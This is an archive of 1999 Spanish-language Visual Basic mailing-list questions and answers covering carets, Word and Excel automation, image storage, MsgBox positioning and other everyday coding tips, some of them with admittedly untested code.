VB.App.Title = Nombre 'le devuelvo el nombre original
End Sub
```

OJO QUE ESTO SOLO FUNCIONA CUANDO LA APLICACION ESTA COMPILADA (EXE)

Fernando Gorza
gorza@surlan.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambio de prompt en un Text Box (llamese caret)

>>>>>>>>>>>>>From: Luis Javier Baigorrotegui <luisb@cyc.es>

La propiedad SelStart solo sirve para indicar en qué posicion quieres dejar el cursor cuando el foco está en el objeto en cuestión (y tampoco es exacto, ya que solo sirve esto que acabo de decir para los objetos textbox)
<<<<<<<<<<<<
Eso es absolutamente cierto. El mensaje decia

"Alguien sabe como puedo cambiar el prompt en un text box, por ejemplo pasar del tipo | titilante a otro caracter ???"
y yo contesté:
"Revisa la ayuda de Visual de la propiedad SelStart."

Pido disculpas a la lista y en especial a Carlos Lorenzo, quien fué la persona que hizo la pregunta.

Y entendí muy mal lo que el mensaje intentaba decir. En este caso la respuesta es la siguiente:

Primero debo hacer una aclaratoria. El mensaje original, a lo que hacia referencia es al "Caret".

... Lo siguiente es una traducción del Libro de Dan Appleman que habla de los "Caret"

--------------------------- Comienza la cita traducida
El "Caret" es un recurso de windows que se usa comunmente para indicar la posición dentro de un texto. Generalmente es una línea titilante o una caja o "block", pudiera ser tambien un bitmap.
Las funciones de "caret" estan limitadas en su uso bajo Visual Basic. Normalmente una ventana debería hacer set del caret cuando esta recibe el foco, y debe destruirse cuando lo pierde. Desafortunadamente, en VB los eventos "GotFocus" y "LostFocus " ocurren solo cuando un control pierde el foco a otro control dentro de la aplicación. No ocurre cuando el foco es pasasdo as otras aplicaciones. Esto hace mas dificil saber cuando hacer set de un caret para un control en particular. Pero por supiuesto es posible colocar un timer para detectar cuando un control tiene el foco y hacer el
set del caret basado en los resultados, pero esta técnica es engorrosa."
---------------------------- Fin de la traduccion de la cita

Las funciones existentes para el manejo de "carets" son:
CreateCaret:
Crea un nuevo caret y lo selecciona lara el hwnd que se le referencie.
Nota: Al crear un nuevo caret se destruye el anterior

DestroyCaret:
Destruir un caret

GetCaretBlinkTime:
Lee el el valor de la velocidad a la que titila el caret

GetCaretPos
Determina la posición (en coordenadas lógicas) de la posicion que ocupa actualmente el caret.

HideCaret
Oculta el caret

SetCaretBlinkTime
Establece el valor de la velocidad con que titila el caret.

SetCaretPos
Establece la posicion que ocupa el caret

ShowCaret
Muestra el caret

Puedes bajar el ejemplo que he creado poara demostrar su uso en la siguiente direccion:
http://www.hamtech-online.com/vb/carets.zip

Nota: en esa direccion no hay mas nada, solo he colocado ese archivo alli.

Espero que el ejemplo sirva

Saludos.

Asdrubal Velasquez
Puerto Ordaz - Venezuela
yv6esd@comports.com
y2000@telcel.net.ve

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cantidad a palabras *(3 mensajes)*

---

aca mando la que suelo usar....

----- Mensaje original -----
De: Oscar Agostini <oagostini@infovia.com.ar>
Para: <vb-esp@ccc.uba.ar>
Enviado: Martes, 06 de Abril de 1999 03:14 p.m.
Asunto: RE: (VB-ESP) cantidad a palabras

numaletras.zip

Hola Gouglas :

Aquí te mando un ejemplo que me conseguí hace algunos días, espero que te sirva .

Hasta Pronto

> Alguien tiene el codigo para convertir cantidades a palabras ,lo utilizare
para una aplicacion de cheques y no me queda tiempo de
> codificarlo . Encontre un codigo pero en ingles y yo necesito las
cantidades al español.
>
> Me ayudarian mucho si lo pudieran conseguir.
>
> Douglas Molina.

ccambio.zip

Estimado Edgardo:

Hace un tiempo andaba circulando un programita que pasa cantidades a palabras. Se llama num2let.zip que te lo envío. Tenés también incluído un archivo en formato Word que te explica como fué construido.

Fué realizado en Visual Basic 4.0 y sirve para cualquier versión superior.

Espero que te sirva para lo que necesitas.

Saludos
Oscar

_____
Oscar Angel Agostini
Río Gallegos
Provincia de Santa Cruz
República Argentina
oagostini@infovia.com.ar

--
-----Mensaje original-----

De: Douglas Edgardo Molina <dem@optinet.hn>
Para: visualbasic-esp@egroups.com <visualbasic-esp@egroups.com>
Fecha: lunes 5 de abril de 1999 19:10
Asunto: (VB-ESP) cantidad a palabras

>Alguien tiene el codigo para convertir cantidades a palabras ,lo utilizare para una aplicacion de cheques y no me queda tiempo de
>codificarlo . Encontre un codigo pero en ingles y yo necesito las cantidades al español.
>
>Me ayudarian mucho si lo pudieran conseguir.
>
>Douglas Molina.

num2let.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cantidad del dias en el mes

----- Mensaje original -----
De: Antonio Natividad <locosoft@yahoo.com>
Para: Lista Visual Basic <visualbasic-esp@egroups.com>
Enviado: Martes, 30 de Marzo de 1999 02:11 p.m.
Asunto: (VB-ESP) Cantidad del días en el mes

```
> Hola listeros:
>
> Tengo una duda, en mi programa tengo la necesidad de saber si es que
> un mes trae 29, 30, ó 31 días, si alguien sabe como hacer con Visual
> Basic 5.0 ó 6.0 por favor envienme el codigo Gracias
```

Podrías hacer lo siguiente:

```
Public Function CuantosDias(Mes As Byte) As Byte
  CuantosDias = DateDiff("d", _
                DateSerial(Year(Now), Mes, 1), _
                DateSerial(Year(Now), Mes + 1, 1))
End Function
```

Espero que te sea util...

```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
```
http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Comentarios de un documento de word

Hola Luis

-----Original Message-----
From: Luis Dominguez
To: Lista VB-Esp
Sent: 3/17/99 11:42 PM
Subject: (VB-ESP) archivos de word

Quisiera saber como podria hacer para poder obtener los comentarios de un documento de word, lo que se llenan con una breve reseña del archivo, autor, etc. (lo que son las propiedades del archivo para word) para poder desplegar esos datos en un listbox.

Lo primero que tenes que hacer es referencia a msword8.olb (en references). Despues, si usas este codigo, te va a aparecer un msgbox con el nombre del autor del documento:

```
Sub MostProp
    Dim ObjWord As Word.Application
    Set ObjWord = New Word.Application
    ObjWord.Documents.Open "c:\my documents\pendientes.doc"
    MsgBox ObjWord.ActiveDocument.BuiltInDocumentProperties("Last Author")
    ObjWord.ActiveDocument.Close (False)
End Sub
```

En lugar de "Last Author" podes usar:

Title, Subject, Author, Keywords, Comments, Template, Last Author, Revision Number, Application Name, Last Print Date, Creation Date, Last Save Time, Total Editing Time, Number of Pages, Number of Words, Number of Characters, Security, Category, Format, Manager, Company, Number of Bytes, Number of Lines, Number of Paragraphs, Number of Slides, Number of Notes, Number of Hidden Slides, Number of Multimedia Clips.

Saludos, espero te sirva

Olavo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Copia de ficheros con barra de progreso

Amigo ahi te va un ejemplo, espero que te sirva, lo baje de la red...

> De: RAMIREZ PERALTA ADRIAN <jordan@fo.odonto.unam.mx>
> A: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) progress bar
> Fecha: Jueves 15 de Abril de 1999 07:11 PM
>
> como podria hacer un progrees bar que me indicara el progreso de un file
> copy?

> jordan@fo.odonto.unam.mx

copyfile.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Guardar Imagenes en Base de Datos (RDO)

Hola, aqui te mando un ejemplo para grabar imagenes en Access. Solamente que yo utilizo para esto RDO, no ADO. Puedes encontrarte un ejemplo si buscas AppendChunk o GetChunk de la ayuda de VB.

Rutina paraa cargar una imagen:

```
Private Function CargarFoto(pRS As rdoResultset, psFieldName As String, picFoto As PictureBox) As Boolean

   ' Se carga la imagen a un archivo temporal
   iDataFile = FreeFile
   Open PictureFileName For Binary Access Write As iDataFile
   iF1 = pRS(psFieldName).ColumnSize
   If iF1 = 0 Then
      Close iDataFile
      CargarFoto = False
      Exit Function
   End If
   iChunks = iF1 \ ChunkSize
   iFragment = iF1 Mod ChunkSize
   ReDim bChunk(iFragment)
   bChunk() = pRS(psFieldName).GetChunk(iFragment)
   Put iDataFile, , bChunk()
   For cI = 1 To iChunks
      ReDim bChunk(ChunkSize)
      bChunk() = pRS(psFieldName).GetChunk(ChunkSize)
      Put iDataFile, , bChunk()
   Next cI
   Close iDataFile

   ' Se carga la imagen al PictureBox
   picFoto.Picture = LoadPicture(PictureFileName)

   ' Se borra archivo temporal
   On Error Resume Next
   If Len(Dir$(PictureFileName)) Then
      Kill PictureFileName
   End If
   Err = 0

   CargarFoto = True

End Function
```

Rutina para grabar la imagen:

```
Private Function GuardarFoto(pRS As rdoResultset, psFieldName As String, picFoto As PictureBox) As Boolean

   ' Se guarda el PictureBox a un archivo temporal
   If picFoto.Picture = 0 Then
      GuardarFoto = False
      Exit Function
   End If
```

```
   SavePicture picFoto.Picture, PictureFileName

   ' Leer el archivo y guardarlo en la BD
   iDataFile = FreeFile
   Open PictureFileName For Binary Access Read As iDataFile
   iF1 = LOF(iDataFile) ' Longitud de los datos en el archivo
   If iF1 = 0 Then
      Close iDataFile
      GuardarFoto = False
      Exit Function
   End If
   iChunks = iF1 \ ChunkSize
   iFragment = iF1 Mod ChunkSize
   pRS(psFieldName).AppendChunk Null
   ReDim bChunk(iFragment)
   Get iDataFile, , bChunk()
   pRS(psFieldName).AppendChunk bChunk()
   ReDim bChunk(ChunkSize)
   For cI = 1 To iChunks
      Get iDataFile, , bChunk()
      pRS(psFieldName).AppendChunk bChunk()
   Next cI
   Close iDataFile

   ' Se borra archivo temporal
   On Error Resume Next
   If Len(Dir$(PictureFileName)) Then
      Kill PictureFileName
   End If
   Err = 0
   GuardarFoto = True

End Function
```

Espero te sirva.

Lic. Daniel Quintero
Kinethic Software
Tel. 5687-8384
e-mail:
dqr69@youvegotmail.net
dqr69@yahoo.com
dqr69@hotmail.com
¡SALUDOS DESDE LA CIUDAD DE MÉXICO!

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Imagen como tapiz

Hola a todos/as

En contestacion a varios integrantes de la lista que me pidieron el codigo de como poner una imagen como tapiz, aqui va...

AVISO: Este codigo lo uso para colocar una IMAGEN (BMP) en un formulario y que se repita en forma de tapiz (al modo del tapiz en el escritorio de Windows). No vale para poner una sola imagen metaarchivo y que esta se agrande o reduzca al maximizar, lo que haria seria RELLENAR el formulario...
Alguien contesto en la lista que era posible usar un metarchivo para que sea esa imagen la que se agrande o reduzca pero no lo he probado....
     * Frm11001 es el nombre del formulario

A NIVEL GENERAL (normalmente en un modulo .bas)
    * imagino que no hace falta que sean publicas y se pueden definir en el FORM_PAINT

```
    'Variables para generar el mosaico
    Public Filas As Integer, Columnas As Integer
    Public xTwips As Integer, yTwips As Integer
    Public MiLogo As Picture
    Public Const vbhimetric As Integer = 8
```

EN EL FORM_PAINT DEL FORMULARIO:

```
Private Sub Form_Paint()
    Dim NumFilas As Integer, NumColumnas As Integer
    ' Pinta el fondo del formulario
    Set MiLogo = LoadResPicture(16, 0) ' Cojo la imagen de un archivo de recursos
    ' Realiza los cálculos de la escala y cuantas filas y
    ' columnas se deben pintar (suma 1 por exceso)
    xTwips = ScaleX(MiLogo.Width, vbhimetric, vbTwips)
    yTwips = ScaleY(MiLogo.Height, vbhimetric, vbTwips)
    NumFilas = (Frm11001.Height / yTwips) + 1
    NumColumnas = (Frm11001.Width / xTwips) + 1
    For Filas = 0 To NumFilas
        For Columnas = 0 To NumColumnas
            Frm11001.PaintPicture MiLogo, Columnas * xTwips, Filas * yTwips
        Next Columnas
    Next Filas
End Sub
```

y eso es todo... Ah! Si no os funciona (solo sale una imagen en la esquina) comprobar las propiedades de AUTOREDRAW y CLIPCONTROL en el formulario... No recuerdo los valores ahora mismo, lo siento

Un saludo,
Ernesto

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Leer archivos de texto *(2 mensajes)*

Definitivamente lo que pides NO es posible: NO se puede obtener información de TODO el archivo SIN leerlo por completo.
Lo que si puedes hacer es evitarte leerlo línea por línea, lo que hará que el proceso de saber cuantas líneas tiene sea mucho más veloz.
Te paso un código que espero te ayude.
Lo que hace es utilizar el acceso binario para leer el archivo de a bloques de 64 Kb.
El código de la función ContarLíneas no ha sido testeado, por lo que tal vez merece algun que otro "retoque".
Espero que te sirva.

Salu2

```
'Declara Constantes Globales
Const BlockSizeConst As Single = 65535

Private Function ContarLineas (M As Variant) As Long
'recibe una matriz de 64 Kb y retorna la cantidad de caracteres chr(10) que
encontró '(la cantidad de líneas).
Dim NumLineas as Long
Dim Cadena as String
Dim Pos as Long
    Cadena = CStr(M)
    NumLineas = 0
    Pos = InStr(1,Cadena,chr(10))
    While Pos <> 0
        NumLineas = NumLineas + 1
        Pos = InsStr(1,Cadena,chr(10))
    Wend
    ContarLineas = NumLineas
End Function

Private Function ContarLineasDeArchivo(NombreArchivo as String) as Long
'utiliza el acceso binario para leer el archivo de a bloques de 64 Kb, contando
'las líneas que hay en cada bloque

'Declara Variables
Dim Arch As Integer
Dim LofArch As Long
Dim CantLineas As Long; 'número de líneas totales
Dim ByteMatriz() As Byte
Dim BlockSize As Single

'Inicializa Archivo
Arch = FreeFile()
Open NombreArchivo For Binary As Arch
LofArch = LOF(Arch)

'Establece Tamaño de Bloque adaptándolo al archivo
If LofArch < BlockSizeConst Then
    BlockSize = LofArch
    Else
      BlockSize = BlockSizeConst
```

```
End If
ReDim ByteMatriz(BlockSize)

'Lee Bloque/s desde Disco contando líneas
PosArch = 1
CantLineas = 0
While PosArch + BlockSize <= LofArch 'significa que se puede seguir leyendo
    Get Arch, PosArch, ByteMatriz
    PosArch = PosArch + BlockSize
    CantLineas = CantLineas + ContarLineas(ByteMatriz)
    DoEvents
Wend

'Procesa la cola del archivo
If LofArch > PosArch then
    ReDim ByteMatriz(LofArch - PosArch)
       Get Arch, PosArch, ByteMatriz
       Call ContarLineas(ByteMatriz, NumLineas)
    CantLineas = CantLineas + ContarLineas(ByteMatriz)
End if

'Cierra Archivo
Close (Arch)

ContarLineasdeArchivo = CantLineas

End Function
```

>Tengo un archivo plano de N lineas, cada linea tiene un tamaño
>diferente! para leer el arcihvo utilizo line input y funciona bien! pero
>lo que necesito es saber cuantas lineas tiene el archivo sin tener que
>recorrerlo hasta el final! y lo otro es posible obtener informacion de
>la ultima linea?

Ok, vamos por partes. Lo tuyo entra dentro de lo que yo llamaria
optimizacion de un programa.
Para contar la cantidad de lineas deberias contar la cantidad de CR+LF que tenes en el archivo, y esto no es posible hacerlo sin leerlo.
Los archivos de texto de entrada tienen tamaños razonables, lo que yo hago en estos casos es cargalos a un string y a partir de alli hago todo el procesamiento. Lo que logro con esto es velocidad ya que accedo a leer el archivo 1 sola vez. Si te resulta atractivo hacerlo asi luego usando la funcion "IsStr" podrias contar la cantidad de CR+LF que tenes en el archivo y buscar la ultima linea no es muy complicado tampoco.
En particular yo he cargado archvos de texto a memoria de 4Mb.
Aca tenes una funcion para cargar una archivo a memoria

```
Sub ReadFileToMem(PathName)
'Lee el archivo de texto completo y lo coloca
'en la variable Global FileImage
'Creo que es mas rapido cargar el archivo en memoria
'que accederlo de disco.
Dim h As Integer
  h = FreeFile
  FileSize = FileLen(PathName)
```

```
  Open PathName For Binary Access Read As #h
  FileImage = Input(FileSize, #h)
  Close #h
End Sub
```

```
>Tengo un archivo plano de N lineas, cada linea tiene un tamaño
>diferente! para leer el arcihvo utilizo line input y funciona bien! pero
>lo que necesito es saber cuantas lineas tiene el archivo sin tener que
>recorrerlo hasta el final! y lo otro es posible obtener informacion de
>la ultima linea?
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mostrar Imagenes BMP

No hay ningún problema. Para que funcione necesitas:

- Un control para la imagen (por ejemplo, un control Image con Stretch = False, o un PictureBox con AutoSize = True, depende de los eventos y propiedades que necesites) (imgImagen).

- Un control PictureBox que hace de visor. Debe ser el contenedor del control de la imagen (picVisor).

- Una barra horizontal y otra vertical (HBarra y VBarra).

Ahora pones:

```
Private Sub HBarra_Change()
    imgImagen.Left = (picVisor.ScaleHeight - imgImagen.Height) *
HBarra.Value / HBarra.Max
End Sub
```

Lo mismo, en el evento Scroll. Lo ideal es que modifiques las propiedades Max y LargeChange (por ejemplo, a 100 y 10, según el tamaño de la imagen).

Recuerda que tienes que "recolocar" la imagen y poner la propiedad Value a cero cuando cargues cada imagen. Y que debes modificar la posición si redimensionas el formulario. Luego deber experimentar con las propiedades ClipControls y AutoRedraw hasta que quede bien.

Esta no es la única forma de hacerlo. Otra posibilidad es usar el método PaintPicture del PictureBox, que te permite "mover" la imagen, y permite además hacer un Zoom con facilidad (el método anterior, también), pero lleva algo más de trabajo para que quede bien.

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-817000
Fax: 948- 817111
E-Mail: hrst@ctv.es

-----Original Message-----
From: Alberto Rosenberg <alkatz@mecon.ar>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: lunes 5 de abril de 1999 22:34
Subject: (VB-ESP)Mostrar Imagenes BMP

Amigos:

Por primera vez me encuentro en un proyecto donde tengo que mostrar archivos de imágenes, estos son BMP, mi problema es que no son todos del mismo tamaño y pensaba utilizar un control PictureBox, Image, HScrollBar y HscrollBar. La idea se basa en colocar el control image dentro del picturebox y desplazar la imagen con las barras

de scroll.

Les pido si me pueden guiar, en como desplazar las imágenes con las barras de scroll vertical y horizontal, si este método no es bueno acepto comentarios.

Desde ya muchisimas gracias por su atención.

Alberto.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar datos de un mdb a Excel

```
Hola Marcelo:

-----Original Message-----
    Tengo una aplicación que lee datos de una MDB y tiene que
actualizar una plinilla excel. Trate de hacerlo con datacontrol y no
funcionó( me actualiza pero en lugar de números me pone caracteres ) .
Se puede hacer con los objetos de Excel , y si se puede alguien me puede
explicar como.
--------------------------

Sub PasarDatos()
    Dim ObjExcel As Excel.Application, Base as Database, Rec as Recordset
    Dim LibrO as Workbook
    Set ObjExcel = New Excel.Application
    Set Base = OpenDatabase("....")
    Set Rec = Base.OpenRecordset("Select...")

    Set LibrO = ObjExcel.Workbooks.Open ("libro.xls")
    LibrO.Hoja1.Activate

    LibrO.Hoja1.Cells(1,1).CopyFromRecordset Rec

    LibrO.Close True
    Base.Close
    Set ObjExcel = Nothing
End Sub

Me puedo haber olvidado de algo. Pero mas o menos, con algun cambio te puede
funcionar.
Cualquier cosa pegame el grito.

Olavo
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar un dato a un formulario

Leí varias respuestas....

Pero yo prefiero la que uso actualmente, algo como en el Formulario:

```
Dim mParam as Integer

Public Sub Process(param as Integer)
    mParam = param
    Show ; o Show vbModal
End Sub
```

Por qué tanto problema?

- Tengo formularios que se lanzan de distinta forma. Por ejemplo, explorar todos los clientes, explorar los clientes que empiezan con A, los clientes con saldo pendiente, todos atendidos por el mismo formulario. Escribo entonces tantas rutinas de lanzamiento en formulario como sean necesarias.

- Todo queda especificado en la interfaz (rutinas y parámetros que defino), sin necesidad de variables globales.

- En vez de Sub, a veces puedo escribir una Function, por ejemplo, que devuelva el Id del cliente, que dentro de la exploración, elegió finalmente el usuario...

Otro ejemplo: un formulario de ABM de Cliente. Puedo invocarlo con:

```
Sub Process(Id as Long) para Modificar un cliente
Sub ProcessNew() para crear uno nuevo
```

Tambien puedo hacer:

```
Function Process(Id as Long) as Boolean
Funcion ProcessNew() as Boolean
```

donde devuelvo si el usuario acepto el proceso o no.... en forma Boolean....

Y hasta puedo agregar luego:

```
Sub View(Id as Long)
```

en el mismo formulario, que se ocupa de solamente mostrar los datos del Cliente sin permitir modificarlos....

En resumen: uso Subs y Functions definidos en el formulario, para pasarle parámetros y lanzarlo...

Angel "Java" Lopez
ajlopez@ajlopez.com

-----Mensaje original-----
De: L.M.Santin <santin@cubaturv.cbt.cma.net>
Para: 'vb-esp@ccc.uba.ar' <vb-esp@ccc.uba.ar>; ajlopez@ajlopez.com <ajlopez@ajlopez.com>
Fecha: Martes, 13 de Abril de 1999 04:30 p.m.
Asunto: (VB-ESP) Pasar un dato a un formulario

>Hola!!!
>Tengo un boton en un formulario que desde su evento click llamo a otro. Lo que quiero hacer es pasarle un entero a ese segundo formulario, ¿como lo hago?
>Muchas gracias
>
>L.M.Santin
>CUBATUR Varadero Agencia de viajes. CUBA
>mailto:santin@cubaturv.cbt.cma.net
>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Posicion de un punto respecto a la pantalla

```
>>>>
     De nuevo con mis dudas, ¿como puedo saber la posicion de un control
con respecto a la pantalla?
<<<<
Para controles con la propiedad hWnd :

En un módulo :

Declare Function ClientToScreen Lib "user32" (ByVal hwnd As Long, lpPoint
As POINTAPI) As Long
Type POINTAPI
        x As Long
        y As Long
End Type

Para saber la posición :

Dim pos As POINTAPI
Dim res As Boolean

res = ClientToScreen(ElControl.hwnd, pos)
If res Then
    'en pos.x y pos.y encontrarás la posición en pixels
End If


Un saludo.

_____________________________________________________
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Posicionar ActiveX

Estas son:

Extender.Top
Extender.Left

Un saludo.

> -----Mensaje original-----
> De: Antonio Fco. Ramos <i22ragaa@uco.es>
> Para: VB_ESP <vb-esp@ccc.uba.ar>
> Fecha: martes 23 de marzo de 1999 18:28
> Asunto: (VB-ESP) Posicionar ActiveX
>
> Hola, como puedo posicionar un activeX, desarrollado por mi, desde el codigo interno de este.
>
> A ver si me explico, he desarrollado un control, que tiene un metodo en el cual el control debe posicionarse en unas coordenadas determinadas, pero como accedo a las propiedades left, y top del control en el codigo de dicho control.
> El usercontrol tiene las propiedades width y left, pero no left y top
>
> Gracias.
> ----------
> Antonio Fco. Ramos
> Córdoba (España)
> i22ragaa@uco.es
> ICQ: 31434487

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Posicionar un MsgBox

>¿Como hacer para que el MsgBox me salga centrado al formulario que lo ejecuto?

Tomado de la pagina de El Guille :

Posicionar un MsgBox
En cualquier parte de la pantalla y más...
Usando el API y AddressOf
Revisión del 15/Jun/98
[[MAPI 1.0 storage : 5931 in WINMAIL.DAT]]
Navegando por el CD de Microsoft TechNet (también puedes navegar por Internet en el sitio de Microsoft), me encontré con un artículo titulado: HOWTO: Position a MsgBox Using a Windows Hook Procedure (PSS ID Number: Q180936), la verdad es que pensaba que la posición de los MsgBox era "fija", es decir siempre en el centro de la pantalla, (salvo en algunos equipos que ocasionalmente suele mostrarse en otras posiciones), pues bien, esto es posible hacerlo con el VB5, con la ayuda del API y de AddressOf.
Vamos a ver cómo hacerlo.
El ejemplo, tomado y "arreglado" del artículo antes mencionado, mostrará un form con dos botones, al pulsar en uno de ellos, se mostrará un MsgBox en la esquina superior izquierda y al pulsar en el segundo botón, se mostrará en el centro del formulario, independientemente de dónde esté situado el form.
Para crear el proyecto de prueba:
Crea un nuevo proyecto, añade dos commandButtons y añade un módulo BAS, ya que el AddressOf necesita que las funciones o procedimientos estén en un módulo BAS.
Añade el siguiente código al módulo BAS:
Nota: He dejado los comentarios originales en inglés, ya que no necesitan demasiada traducción... espero...

```
'--------------------------------------------------------------------
'Ejemplo para posicionar un MsgBox (15/Jun/98)
'
'Microsoft TechNet Knowledge Base, PSS ID Number: Q180936
'HOWTO: Position a MsgBox Using a Windows Hook Procedure
'
'©Guillermo 'guille Som, 1998
'--------------------------------------------------------------------
Option Explicit

Type RECT
   Left As Long
   Top As Long
   Right As Long
   Bottom As Long
End Type

Public Declare Function UnhookWindowsHookEx _
       Lib "user32" (ByVal hHook As Long) As Long
Public Declare Function GetWindowLong Lib _
       "user32" Alias "GetWindowLongA" _
      (ByVal hwnd As Long, ByVal nIndex As Long) As Long
Public Declare Function GetCurrentThreadId _
       Lib "kernel32" () As Long
Public Declare Function SetWindowsHookEx _
```

```
      Lib "user32" Alias "SetWindowsHookExA" _
     (ByVal idHook As Long, ByVal lpfn As Long, _
     ByVal hmod As Long, ByVal dwThreadId As Long) As Long
Public Declare Function SetWindowPos Lib "user32" _
    (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, _
    ByVal x As Long, ByVal y As Long, ByVal cx As Long, _
    ByVal cy As Long, ByVal wFlags As Long) As Long
Public Declare Function GetWindowRect Lib "user32" _
    (ByVal hwnd As Long, lpRect As RECT) As Long

Public Const GWL_HINSTANCE = (-6)
Public Const SWP_NOSIZE = &H1
Public Const SWP_NOZORDER = &H4
Public Const SWP_NOACTIVATE = &H10
Public Const HCBT_ACTIVATE = 5
Public Const WH_CBT = 5

Public hHook As Long


Function WinProc1(ByVal lMsg As Long, ByVal wParam As Long, ByVal lParam As Long)
As Long

   If lMsg = HCBT_ACTIVATE Then
      'Show the MsgBox at a fixed location (0,0)
      SetWindowPos wParam, 0, 0, 0, 0, 0, _
                   SWP_NOSIZE Or SWP_NOZORDER Or SWP_NOACTIVATE
      'Release the CBT hook
      UnhookWindowsHookEx hHook
   End If
   WinProc1 = False

End Function


Function WinProc2(ByVal lMsg As Long, ByVal wParam As Long, ByVal lParam As Long)
As Long

    Dim rectForm As RECT, rectMsg As RECT
    Dim x As Long, y As Long

    'On HCBT_ACTIVATE, show the MsgBox centered over Form1
    If lMsg = HCBT_ACTIVATE Then
          'Get the coordinates of the form and the message box so that
          'you can determine where the center of the form is located
       GetWindowRect Form1.hwnd, rectForm
       GetWindowRect wParam, rectMsg
       x = (rectForm.Left + (rectForm.Right - rectForm.Left) _
           / 2) - ((rectMsg.Right - rectMsg.Left) / 2)
       y = (rectForm.Top + (rectForm.Bottom - rectForm.Top) _
           / 2) - ((rectMsg.Bottom - rectMsg.Top) / 2)
       'Position the msgbox
       SetWindowPos wParam, 0, x, y, 0, 0, _
                    SWP_NOSIZE Or SWP_NOZORDER Or SWP_NOACTIVATE
       'Release the CBT hook
       UnhookWindowsHookEx hHook
    End If
    WinProc2 = False
End Function
```

Este es el código que hay que añadir al formulario:

```
'
'--------------------------------------------------------------------
'Ejemplo para posicionar un MsgBox (15/Jun/98)
'
'Microsoft TechNet Knowledge Base, PSS ID Number: Q180936
'HOWTO: Position a MsgBox Using a Windows Hook Procedure
'
'©Guillermo 'guille Som, 1998
'--------------------------------------------------------------------
Option Explicit

Private Sub Command1_Click()
    Dim hInst As Long
    Dim Thread As Long

    'Set up the CBT hook
    hInst = GetWindowLong(Me.hwnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CBT, AddressOf WinProc1, _
            hInst, Thread)

    'Display the message box
    MsgBox "This message box has been positioned at (0,0)."
End Sub

Private Sub Command2_Click()
    Dim hInst As Long
    Dim Thread As Long

    'Set up the CBT hook
    hInst = GetWindowLong(Me.hwnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CBT, AddressOf WinProc2, _
            hInst, Thread)

    'Display the message box
    MsgBox "This message box is centered over Form1."
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemas con el ODBC Oracle73 Ver 2.5

Antonio:

Hay un patch del ODBC de Oracle (sqo32_73.dll).

Es una dll que remplaza la que deja el ODBC de 32 bits que instala el cliente 7.3.4 (versión de ODBC 2.5.3.1.0b).
La instalación de esta versión es necesaria para que el driver corra, porque es solo un patch.
Los drivers quedan instalados en \orawin95\odbc250 y debe reemplazarse el siguiente archivo "sqo32_73.dll", (patch a la versión ODBC 2.5.3.1.5) en el directorio de referencia.
Esta versión entre otras cosas habilita la posibilidad de modificar la configuración TNS del cliente en forma dinámica.

Su tamaño es de aprox.200 kb. SI te interesa te la mando a tu dirección.
Saludos.
claudio

Claudio C. Bermudez
cbermude@email.ypf.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Propiedad NewEnum

Mediante el examinador de objetos ([F2]) seleccionas la clase que contiene la propiedad NewEnum.

Pides propiedades del la propiedad NewEnum y despliegas avanzados.

Entonces en Id. del procedimiento pones -4 y en atributos marcas "Ocultar este miembro".

Aceptas, grabas el proyecto y ya está listo.

Un saludo.

~~~~~~~~~~~~~~~~~~~~~~~~~~
Alberto Nieto Ibarrechebea
Sestao-Bizkaia
E-Mail: alberton@mail.sendanet.es
~~~~~~~~~~~~~~~~~~~~~~~~~~

-----Original Message-----
De: Daniel E. Iturra E. <diturra@uca.facea.uchile.cl>
Para: 'vb-esp@ccc.uba.ar' <vb-esp@ccc.uba.ar>
Fecha: viernes 9 de abril de 1999 01:20
Asunto: (VB-ESP) Propiedad NewEnum

>Hola lista.
>Tengo la siguinte consulta:
>Que hay que agregar a mi metodo NewEnum para que me funcione el for each
>Este es mi metodo:
>
>Public Function NewEnum() As IUnknown
> Set NewEnum = miColeccion.[_NewEnum]
>End Function
>
>Gracias y muchos saludos
>Daniel E. Iturra E.
>diturra@uca.facea.uchile.cl

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Rellenar imagen

```
>> Tengo una imágen delineada al estilo de Libro de
>> Colorear, y quisiera
>> saber si existe para VB4 una función o control que
>> me permita rellenar
>> un sector específico de ella al estilo de Paint.

Prueba con :

Declare Function ExtFloodFill Lib "gdi32" (ByVal hdc As Long, _
                ByVal x As Long, ByVal y As Long, ByVal crColor As Long, _
                ByVal wFillType As Long) As Long

Parámetros :
hdc : pues eso el hdc del formulario o picture donde está el dibujo
x : coordenada x de un punto interior a la "región" a rellenar (en pixels)
y : coordenada y de un punto interior a la "región" a rellenar (en pixels)
crColor : color que delimita la región a pintar o color a "machacar"
wFillType : tipo de relleno. 0 para que crColor sea el color del límite.
Con 1 cambia el color de lo que se encuentre con crColor (para regiones con límites
de varios colores)

